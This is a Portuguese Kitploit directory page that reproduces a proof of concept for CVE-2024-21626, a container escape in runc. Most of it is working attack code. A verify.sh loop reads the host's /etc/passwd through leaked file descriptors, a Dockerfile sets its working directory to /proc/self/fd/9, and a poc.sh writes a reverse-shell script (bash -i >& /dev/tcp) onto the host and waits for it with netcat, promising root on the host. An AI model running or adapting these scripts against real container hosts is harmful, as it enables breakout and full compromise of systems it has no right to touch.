

Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2024-21626 — POC | Kitploit
Ferramentas/GitHubGitHub/kubernetesbachelor/cve-2024-21626
Escalada de PrivilégiosSegurança de ContêineresAnálise de VulnerabilidadesExploraçãoRed TeamingEscape de Contêiner
GitHubkubernetesbachelor/cve-2024-21626

CVE-2024-21626

POC

Ver Repositório
234há 1 anoAinda não revisado
Compartilhar

CVE-2024-21626

POC

Requisitos

runc 1.1.0 <= 1.1.11

Instalação do ambiente vulnerável

Implante uma VM com Ubuntu 20.04 e baixe o Docker seguindo o guia deles

https://docs.docker.com/engine/install/ubuntu/

Altere a versão do 'runc' corrigida no Docker para uma vulnerável

Baixe uma versão vulnerável (runc 1.1.11 ou anterior) do repositório do runc no GitHub: https://github.com/opencontainers/runc/releases
Escolha runc.amd64 (requisito) runc_1111

Executando o exploit

Execute o script 'verify.sh'

#! /bin/bash
for i in {4..20}; do
	docker run -it --rm -w /proc/self/fd/$i ubuntu:20.04 bash -c "cat
/proc/self/cwd/../../../etc/passwd"
done

verify

Altere o diretório de trabalho no Dockerfile para o fd correto encontrado ao executar verify.sh

FROM ubuntu:20.04
RUN apt-get update -y && apt-get install netcat -y
ADD ./poc.sh /poc.sh
WORKDIR /proc/self/fd/9

Construa um contêiner

docker build . -t name_of_container

poc.sh

#!/bin/bash
ip=$(hostname -I | awk '{print $1}')
port=1337
cat > /proc/self/cwd/../../../bin/bash.copy << EOF
#!/bin/bash
bash -i >& /dev/tcp/$ip/$port 0>&1
EOF

# listen and wait for reverse shell
nc -lvvp 1337

Execute a imagem do contêiner e execute poc.sh em um shell bash

docker run -it --rm cve2024 bash /poc.sh

O contêiner entra em modo de escuta

lytte

Um novo script foi criado na raiz da máquina host chamado 'bash.copy' no diretório /proc/self/cwd/../../../bin/

bash

Tornando o script executável e executando-o...

chmod +x bash.copy
./bash.copy

... você obterá um reverse shell com privilégios de root na máquina host

root

Fonte

https://ethicalhacking.uk/cracking-containers-understanding-cve-2024-21626-in-runc/#gsc.tab=0

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    867
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    544
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    385
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    302
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    279

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →






